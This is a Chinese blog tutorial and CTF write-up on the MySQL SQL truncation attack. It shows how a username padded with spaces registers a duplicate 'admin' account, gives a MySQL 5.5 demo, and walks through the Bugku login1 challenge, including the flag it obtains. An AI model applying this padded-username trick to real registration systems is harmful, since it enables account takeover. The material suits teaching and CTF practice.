基于约束SQL的攻击

原创

小白白@ 于 2019-05-27 13:55:41 发布 2704 收藏

分类专栏： 漏洞攻击

本文链接：https://blog.csdn.net/weixin_44677409/article/details/90601397

漏洞攻击 专栏收录该内容

8 篇文章 1 订阅

订阅专栏

一、背景介绍

在SQL中执行字符串处理时，字符串末尾的空格符将会被删除。

如“admin”等同于“admin ”（admin后有一个空格）。

所以以下两句SQL语句查询结果一样：

```
SELECT * FROM users WHERE username='admin';
SELECT * FROM users WHERE username='admin     ';
```

在INSERT查询中，如果字段定义为varchar(n)类型来限制字符串的最大长度，当字符串的长度大于“n”个字符的话，那么仅使用字符串的前“n”个字符。如字符串约束为“3”个字符时，在插入字符串为"admin"时，实际上只能插入前三个字符，即为"adm"。

二、攻击演示

> 此bug仅局限于MySQL5.5的版本

创建一个test数据库，往里面插入一张user表，其中包含username和password列，限制其最大长度为15。

```
mysql> create database test;
Query OK, 1 row affected (0.00 sec)
mysql> use test;
Database changed
mysql> create table user(username varchar(15),password varchar(15));
Query OK, 0 rows affected (0.32 sec)
```

向username字段插入"admin",向password字段插入"123456"。

```
mysql> insert into user values("admin",123456);
Query OK, 1 row affected (0.00 sec)
mysql> select * from user;
+----------+----------+
| username | password |
+----------+----------+
| admin    | 123456   |
+----------+----------+
1 row in set (0.00 sec)
```


我们继续向user表里插入用户名为“`admin[许多空格]1`”，密码为`112233`。

需要注意的是，在执行SELECT查询语句时，SQL是不会将字符串缩短为15个字符的。因此，这里将使用完整的字符串进行搜索，所以不会找到匹配的结果。接下来，当执行INSERT查询语句时，它只会插入前15个字符。


```
mysql> insert into user values("admin             1",112233);
Query OK, 1 row affected, 1 warning (0.00 sec)
mysql> select * from user;
+-----------------+----------+
| username        | password |
+-----------------+----------+
| admin           | 123456   |
| admin           | 112233   |
+-----------------+----------+
2 rows in set (0.00 sec)
```

三、例题讲解

Bugku上有一题就是用到SQL约束攻击：login1(SKCTF)



点击没有账号注册一个admin账号：`admin 1`



然后以admin登录即可拿到flag

SKCTF管理系统

登录

SKCTF{4Dm1n_HaV3_GreAt_p0w3R}

用户名:

admin

密码:

••••••••

☐ **记住密码**

登 录

没有账号 ^_^?